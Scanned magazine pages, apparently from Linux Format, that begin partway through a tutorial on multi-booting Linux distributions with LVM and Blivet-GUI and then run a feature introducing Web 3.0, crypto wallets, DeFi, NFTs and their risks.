Shrink the Mint filesystem so the new distro can be accommodated. Pop!_OS needs at least 10GB to install and probably a little more to grow. It also needs a larger than normal EFI partition, so that may need resizing, too. Assuming there are no scary errors, close *Disks* after the resize is complete and start the Pop installer.

3 Install the new distro

Select the Custom (Advanced) option and tell Pop!_OS to create an ext4 filesystem in the newly created free space. You'll also need to tell it to use the EFI partition (which is on the same drive as Windows if you've followed from the beginning) at **/boot/efi**. Click the install button and soon you'll have two Linuxes.

Before we go further we'll introduce three bits of nomenclature which are the cornerstones of LVM:

- **Volume Group (VG)** – this is the highest stratification of LVM structures. It's a collection of physical and/or logical volumes. More often than not there's never any need for more than a single VG.
- **Physical Volume (PV)** – a block device (for example, a regular partition) that will hold our logical volumes.
- **Logical Volume (LV)** – a placeholder for a filesystem. Rather like partitions, except that a LV may span several PVs, and the space inside one needn't be contiguous. This obviates most situations where partitions need to be moved. Instead, if we need more space then we can add it from somewhere else in the VG.

We're not sure if we'd recommend installing LVM alongside Windows at this stage. It worked in our testing, but there no critical data was at risk. Our main concern was that a future Windows update may just wipe everything out. Or just see the VG's territory as space that could be commandeered by Microsoft's Storage Spaces, or something equally abhorrent. But if you're planning a Linux-only install, then it's a great idea.

Working with a single partition

Let's say you've got a nice fresh disk on to which you install Mint using the LVM option using a single partition as a LV (this is what you get if you choose the usual "Erase disk and install" option). You'll end up with a VG called **vgmint** with two LVs named **root** and **swap_1**. Presumably whoever coded that figured more swap partitions might be needed in future. We can start to get some information about our array by running:

```
$ sudo lvmdiskscan
```

You'll see a normal EFI partition (if you installed in that mode) and a single LVM physical volume. The old way of administering LVM was using the commands such as `pvcreate`, `lvextend` and the like. But it's possibly to do everything graphically thanks to Fedora's marvellous *Blivet-GUI* application. This started out as an alternative partitioning utility for Fedora's installer in 2015. Shockingly it still hasn't made it to the Ubuntu repos, but it's easy to install from the OpenSUSE Build Service. Head over to **https://build.opensuse.org** and search for **blivet-gui**. Scroll down to Ubuntu 22.04 and click Show Community Packages. There's one called **home:vtrefny** that you'll want to click. Click Download Package in the top-right, select Ubuntu (again) and click "Grab binary packages directly". There's a .deb file for Ubuntu 22.04, which you should duly grab.

If you try and install that immediately, you'll see an error that **python-blivet** isn't installed. Our quest for modernity may have landed us in dependency hell. Let's avoid that by going back to the *Blivet-GUI* page and instead clicking "Add repository and install manually". Copy and paste the commands you see there and in no time you'll have achieved something rather circuitous: using OpenSUSE's build service to fetch an Ubuntu package of a Fedora program and then installing it on Linux Mint. Keep the names of these distros in your mind somewhere, because they'll reappear soon.



Device type: LVM2 Logical Volume

Available devices:

Device	Type	Size
☑ vgmint	lvmvg	36 MiB

RAID level: linear

Size: 36 MiB

Manually specify layout

Filesystem: xfs

Label: tiny

Name:

Encrypt: ☐

Our virtual machine install didn't really have enough space to fit another distro in, but you might.



Device	Type	Format	Size	Label
mint-vg-arch	lvmlv	ext4	40 GiB	arch
mint-vg-elementary	lvmlv	ext4	40 GiB	
mint-vg-fedora	lvmlv	btrfs	40 GiB	
btrfs.577	btrfs volume	btrfs	40 GiB	
mint-vg-opensuse	lvmlv	btrfs	40 GiB	
btrfs.72	btrfs volume	btrfs	40 GiB	
mint-vg-root	lvmlv	ext4	40 GiB	
mint-vg-stor	lvmlv	ext4	984 GiB	
mint-vg-swap_1	lvmlv	swap	3.95 GiB	
mint-vg-ubuntu	lvmlv	ext4	40 GiB	
free space	free space		168.34 GiB	

Blivet GUI as it looks in the Fedora installer, and seven distros, all working!

Blivet-GUI should now be available in the applications menu. Start it up (you'll be asked for your password) and you'll be presented with a "Logical View" of your disks. This won't be a particularly interesting view at this stage, so instead click our Volume Group, **vgmint** in the left-hand column. You'll be able to see the two LVs set up by the Mint installer. If you want to add another LV right-click inside the free space and select New. If there's enough free space, we can install a whole new distro in there. If there's not, you'll need to add more, either by adding more storage and connecting it as a Physical Volume, or by resizing the filesystem and then the LV on which Mint is installed.

PARTITIONING, OLD-SKOOL STYLE

> "The old way of administering LVM was using the commands such as 'pvcreate', 'lvextend' and the like."

Currently *Blivet-GUI* doesn't support doing this on the fly, but it's included on the Fedora live medium (and can be installed in the Mint live environment exactly as we did above) so there are a few options for working around this. Once you have free space in the VG, you can install another distro in there almost exactly as normal. The illustration shows how Pop!_OS happily will pick up any volume groups and install into them. What it doesn't show is that it (or rather *Gparted* that comes with the live environment) doesn't enable you to create new LVs and filesystems in free space. That is once again a job for *Blivet-GUI*, and once you've mastered that, you too can have seven (or more) logically managed volumes, all coexisting peacefully. **LXF**

World Web 3

Battle lines are being drawn up as technologies for a Web 3.0 are primed and loaded, **Mats Tage Axelsson** helps you prepare for a user-owned world.

Lately, there have been many news stories on how the web is evolving into something new. A lot of this news cycle is about Meta, but that's just one vision of how we can interact with each other online. The paradigm shift that's coming is irrelevant to the display, which is great for advertising but is no more than a glitzy distraction.

Instead, the most powerful change is decentralisation. This is the idea that your data can be spread on everybody's computers instead of hoarded inside corporate headquarters (*don't look at us!– Ed*). In the mind of the pioneers, users will have full control and everything will be equal. You can think of the third web as a mash-up of regular web pages, peer-to-peer networks and blockchain technologies.

To grasp the power of these technologies, it's crucial to understand a few key concepts: the basics of blockchains; cryptography on a user level; and how you're part of the redistribution of all the data involved.

Initially, you'll get the feeling that all of this will be great and that the "hippie generation" has caught up with modern computing. But as we'll soon discover, not everything is rosy. People will still need to be vigilant for fairness and to avoid corporate rot. We'll explain how to take a cautious approach to this new world, avoid investing your money in dangerous schemes, and spot those trying to take advantage of new weaknesses that this new technology could be susceptible to.

Web 1.0

In the first version of the web, sites were just a collection of static documents. The author created them and they stayed the same. For a single user this is a good start and great for presenting yourself to a wider audience. The people whose attention you want to capture don't require more than this if you have a clear message.

We've all seen the rise of social media, which is a significant part of what's become Web 2.0. The main aspect of the second web experience is that the initial code is just the foundation of the platform. Real value comes from the user content – the regular users! To get paid, we're being tracked through everything we do, making us the product – something that has been pointed out by many commentators. To counter this trend, centralised computing needs a serious overhaul.

For Web 3.0, this central nature of the digital world will be uprooted and your data will go back to being yours. The first step is to start addressing data by its content, using IPFS and Swarm (more on these later). The next step is to create a system that can enable commerce with as few middle men as possible. This is where blockchain technology comes in.

The current state of affairs is that getting started requires capital from everyone – even users. In some cases, a small amount can get you started. One example is *Axie Infinity* (**https://axieinfinity.com**), where low-income people, many in the Philippines, have been making extra money playing a game. Initial investment is a bit high, but it can pay off as a second income. Unfortunately, as with many of these systems it was hacked with $625 million being stolen in March 2022 (see **https://nbcnews.to/3LEhT2n**), leaving the victims out in the cold; something of a recurring theme.

Web 3.0

A current online search for Web 3.0 reveals that it's built on the Ethereum blockchain. This is untenable, of course, for many reasons. For example, not everyone can edit the chain; adding data to the chain is expensive; and other blockchain types must be possible. To mitigate such problems, several other technologies are in the pipeline. You can already use IPFS (short for InterPlanetary File System, see **LXF238**) and SWARM, a decentralised platform for storing your data. They use Distributed Hash Table technology. Many outfits are creating "side-chains" that don't need the whole network to verify every single transaction in real time.

The reality for 2022 is that the web pages run Web3.js (**https://web3js.readthedocs.io**). This library is very dominant. It has support for connecting to the Ethereum Virtual Machine (EVM), which runs the blockchain. Other parts of the Web3.js API are support for decentralised storage access primarily with IPFS and SWARM (using BZZ tokens). SWARM has been created specifically by the Ethereum Foundation and was launched in 2021. Additionally, web3-shh is used for communications and is often called Whisper protocol.

Looking through some of the features you need, it's soon clear that Ethereum has taken a central part in this new system. This doesn't mean that the Ethereum blockchain is the only one that has to be used, but it does dominate at the moment. Many new coins come from "smart contracts" on the Ethereum blockchain using ERC-20 tokens, which has emerged as the technical standard for these smart contracts via token implementation. It is effectively providing a list of rules that all Ethereum-based tokens must follow.

What you see is a distributed application and a web front-end to the blockchain. Web3.js is a common framework that talks to the chain on your behalf. You may also have static content on the IPFS or your SWARM instance. These two later ones use Distributed Hash Tables to run their pages. You can use these for a static web site. To find out more how this works check out the *Beaker Browser* (**https://beakerbrowser.com**), but keep in mind that this is still experimental.

Many providers are also setting up "side-chains" to handle scalability. These chains will execute on their own and integrate on the main chain on a regular basis. How does this all tie together? Some of the existing possibilities are referred to as Decentralized Finance (DeFi). This is a blanket term for financial services on public blockchains using smart contracts. The idea is that DeFi can supplant banking services handling interest payments, borrowing, lending, insurance, derivative and asset trading and more – but without that pesky regulation or oversight.

Distributed Autonomous Organisations (DAOs) run their business according to the rules of the original contract. Inside of these organisations you have voting rights according to your part in the DAO. Auctions are



Monero GUI – Monero: the secure, private, untraceable cryptocurrency
BitShares Wallet – Reference wallet for the decentralized exchange and cryptocurrency BitShares (BTS)
GDAX Trading Bot – Trading bot for Coinbase Pro
coin – Coin Wallet
mymonero – MyMonero
Monero XMR miner GUI – Simply mine Monero (XMR) with your CPU controlled via a graphical user interface.
cmars-monero – Monero: the secure, private, untraceable cryptocurrency https://getmonero.org

In Ubuntu, you can easily find many wallets from the repositories. You also have many other wallets available as snaps or AppImages.



tension: (MetaMask) - MetaMask Notification — Mozilla Firefo

0x0d5...19d0 Ethereum Mainnet

New gas experience
We've updated how gas fee estimation and customization works.
Turn on Enhanced Gas Fee UI in Settings

builder.decentraland.org

Give permission to access your MANA?

By granting permission, you are allowing the following contract to access your funds

0x6843...0772

Transaction fee
A fee is associated with this request.
$2.90
0.001431 ETH

You do not have enough ETH in your account to pay for transaction fees on Ethereum Mainnet network.

When you want to both connect and pay, you'll see a notification similar to the one that's shown here.

» SOLANA BLOCKCHAIN

As Ethereum continues to evolve and usage increases, limitations cause bottlenecks and higher costs for users. Designers devised Solana (**https://solana.com**) to counter this problem. Solana is its own blockchain with smart contract capabilities. Performance across several metrics is improved, and energy use and transaction times are considerably lower, as well.

The first difference to Ethereum is that Solana is Proof of Stake, which saves energy and makes the network faster. Solana also has a system where some users are validators and others are delegators. Validators will run nodes that secure the network and delegators are users who want to stake their coins. The validators receive voting rights for the transactions on the network, helping to secure the network in the process. Validators also take a fee for their work.

Solana has a huge set of projects that do the same thing as the Ethereum projects. You can borrow, lend and play with NFTs. With faster transactions and lower costs, this version is gaining ground. Ethereum is also moving to Proof of Stake to improve its network, because they'll be left behind otherwise.

also set up with a contract. The seller sets what a final winner receives, what the reserve is and when the auction is over. NFTs are also contracts. Some of these state that the original creator receives payment at every sale, thus setting up a rolling income for the creator.

All contracts are on the EVM and can be viewed by anyone. Putting up a contract will cost you fees, which depend on many things. Some of it depends on the amount of bytes you put on the chain. Other factors depend on the contract itself. Many competing systems exist that makes fees lower. These include Polygon (**https://polygon.technology**) which uses 'side-chains' and even some completely separate chains. This system was hacked with a loss of 800,000 coins at the end of 2021 (**https://bit.ly/lxf291polygon**).

Wallets, wallets, wallets...

Your wallet is your first step to joining the Web 3.0 revolution. These wallets are used for all transactions and since that requires identification, you connect using the matching wallet. Note that you can get a wallet without identifying your physical self, which is the reason governments want to introduce regulations.

The Opera Crypto browser has all the features you need to trade and store your NFTs, along with other digital assets.



You can download your own wallets from several providers, although the simplest option is to add an extension to your browser. If you're really eager choose *Brave* or *Opera*, which both have built-in wallets. *Opera's* wallet supports many tokens, including Ethereum and their (ERC-20) compatible coins.

When you want to do anything blockchain-related, you need to be connected with a wallet. This is the closest thing to logging in that you'll encounter on the decentralised web. With the correct browser extension, you'll be able to connect to the sites that you want to use. Like other extensions, they can interact with your web page according to what happens on the page. When entering a Web 3.0 page, you need to click Connect. The page will call your wallet and usually show a message that you need to acknowledge. The most common at the moment is an exchange or a marketplace.



CelsiusX
We believe in a future where centralized and decentralized financial systems will coexist.

Balancer
Balancer Protocol allows for automated portfolio management and providing liquidity turning the concept of an index fund on its head: instead of paying fees to portfolio managers, ... read more

QiDao Protocol
Polygon's official stablecoin. Borrow stablecoins against your crypto portfolio at 0% interest.

Tetu Finance
TETU is a DeFi application built on

Market.xyz
Earn yield & leverage assets on

QuickSwap
Next-gen Layer 2 DEX. Trade at

Polygon works hard to improve transaction fees and performance. Many projects use its technology to enhance their offerings.

Metamask (**https://metamask.io/download**) is the most popular wallet extension, and it's available for *Chrome* and *Firefox*. It dominates in this space. As you get started though, you'll notice that your extensions tab fills up with wallets. This is because many wallets come directly from one platform with their own quirks and many times their own tokens.

Other wallets can handle many tokens. *Opera* has set its wallet to handle a big selection of coins including many blockchains. When you use an exchange, they usually have their own wallet. **coinbase.com** is a big one that provides trading and opportunities to buy and sell cryptocurrencies. A separate product named Coinbase Wallet connects to the most common services.

Who's in charge?

Proponents say that the users own and operate the network, a statement that needs a bit of analysis to wrap your head around. It's true that you can create your own node and run it on your own hardware. Yet, in the case of Ethereum 2.0, you need 32 ETH and pretty hefty hardware to run one. At the time of writing (shortly after the May 2022 crypto-crash) one ETH was £1,620, meaning you need around £52,000 to be a part of the new more efficient network. Ordinary users won't have that kind of cash, so they'll have to find other solutions. You can stake your Ether using services that pool your stakes. Exchanges like Coinbase will help you with this. There are a plethora of these services, though.

If you want to take the plunge and run your own node, then apart from the hardware requirements you also need a reliable connection. Staking means that you risk your funds, so make sure that you also have a reliable connection to the internet. You'll be penalised if

» OPERA'S WALLET

Current browsers aren't yet ready for Web 3.0. Most browsers need, at least, a wallet extension to handle the initial Web 3.0 infrastructure system. *Opera* includes a built-in wallet, as does *Brave*, but *Opera* is more active in this space with a separate mobile browser called *Opera Crypto*. The regular browser has added a wallet in the side panel of the interface, so is in line with *Brave*. Yet, the Beta version of *Opera Crypto* shows a stronger commitment to the bright new future that Opera envisions.

Specifically designed for handling Crypto sites, *Opera Crypto* defaults to keeping track of new Air-drops and news. You have the same wallet as the regular *Opera*. That wallet supports ERC-20 compliant tokens and most other tokens. Having a single wallet for all your needs is a good idea. The *Crypto Browser* makes interacting with Web 3.0 sites the default and makes it easy to get started.

The *Crypto Browser* supports direct access to decentralised exchanges, gaming sites and auction sites. Sadly, at the time of writing Linux users must turn to their Android phones since the Linux version is not yet available. Hopefully, this will be remedied with the full release.

your system is unavailable for long periods of time. The risks are considerable for a single user, and that's why you can use pooling services.

Most exchanges now offer staking services, where they take a percentage of the rewards. The rate you receive is usually displayed from the beginning, but their take is only explained in the small print.

The services that make the headlines (after Meta) are Decentraland and Polygon. In the former you can buy virtual real estate. It works like *The Sims* but with Ethereum tokens called Mana. You can buy these coins on different exchanges. Exchanges also comes as both centralised and decentralised – currently most are regular web pages.

The other big pages deal in NFTs and are art auction sites. Most of these are as serious as Sotheby's store in Decentraland. The major one is Opensea (hacked in February 2022 via a phishing attack, see **https://bit.ly/lxf291sea**), where you can publish your artwork and sell it. The big exception is Axie Market, where you buy your characters to be able to play *Axie Infinity*. For the time being, most offers are either high risk and require trading expertise, or you can gamble. As mentioned earlier, staking and trading your crypto tokens prevail. The only way to minimise that risk is to use pooling (or not partake), which you can find on the big exchanges.

Smart contracts

Currently, most smart contracts create new tokens and NFTs. However, there are already some insurance companies covering investment risk in some tokens, loans and trading contracts that can balance your assets. Future ideas for smart contracts are spread all over industry and entertainment. Purchasing items in stores is available, but this has limited availability.

Smart contracts also help create and validate identity. In the future, you may also secure the ownership of your home using smart contracts. The blockchain will have a contract matching the property you want to buy. As soon as you buy, you put the sale on the blockchain. As long as that blockchain exists, nobody can change the transaction that's there. In healthcare, all your documents are confidential but need to be accessible to healthcare workers with your permission. On a blockchain, everything can be made available publicly but locked with your private key.


OpenSea
Explore
Stats
Resources
Create
Live
My wallets
Total balance
$0.00 USD
Add Funds
INCAPTIVITY
Artworks created from human suffering while experiencing incarceration
Doodles: The Dooplicator

On Opensea, you can sell your artwork and get paid in Ethereum. This is the biggest art site in the space.


Crypto Wallet
Introducin
Supported:
Bitcoin
BNB Chain
Ethereum Network
Polygon Network
Ether
Matic
ERC-20 Tokens
ERC-721 Tokens (NFT)
ERC-1155 Tokens (NFT)
Create new wallet
Restore wallet
Instagram
Telegram
VK
Twitter
Player
My Flow
Crypto Wallet
Speed Dial
Bookmarks

When first opening Opera, you need to create a wallet that holds your assets and identifies you to Web3-distributed apps.

Many people see the Web 3.0 as a playground for scammers. This is a narrow way of looking at an expansive technology, though it certainly suffers issues. Many efforts are going into building systems that can make trades faster and more efficient. Huge issues for BitCoin are sloth-like trading speed (single-digit levels per second) and its obscene 1,000kWh per transaction energy use, Ethereum 1.0 uses around 240kWh per transaction. With Ethereum 2.0 this power use should drop 2,000-fold thanks to its proof of steak system, and enable huge increases in transaction speeds.

Problems will persist, including lack of regulation and trust in the system, the high investment for individuals, the potential security risks (see **https://web3isgoinggreat.com**) and the volatile nature of crypto markets – with swings of between 10 and 30 per cent in a few hours against "fiat" currencies. You can't rely on it for next month's mortgage payment or food purchases, but the genie is out of the bottle and the technology isn't going anywhere. LXF


EpicDice
Daily Dividend
EPC Rate
Prize Pool
WIN PROBABILITY
49%
ROLL UNDER
50
PAYOUT
2.000X
BELOW
ABOVE
BET AMOUNT
PAYOUT ON WIN
TOKEN PAYOUT
ROLL

The fastest growing and first area to blossom in use of distributed apps is gambling, Epic dice is only one example.

FINDING WEB 3.0 SERVICES

Data is stored on a blockchain using hash numbers. To find and remember these isn't humanly possible. Just as DNS helps you find web pages by a recognisable name, so the Ethereum Name Service (ENS) helps you find web pages for Web 3.0 pages. To get started, you can buy your own page.

Once you have an address, you can also store many other types of data. If you want to point it to your current web page, the best way is to create links in IPFS (InterPlanetary File System) and link that to the ENS address.

The addresses in this solution has a few top domains. These are smart contracts on the chain that you access when you register. Inside the contract you receive a position and you can store the stuff you need to have your address.

Your records can also point to DNSSEC addresses so you can use regular web page addresses. Once done, all the ordinary records you need to be on the web can be set with Web 2.0 services.

Despite having Ethereum in the name, you can point to other blockchains and resources on other chains. You can even store your Twitter handle and emojis if you like.

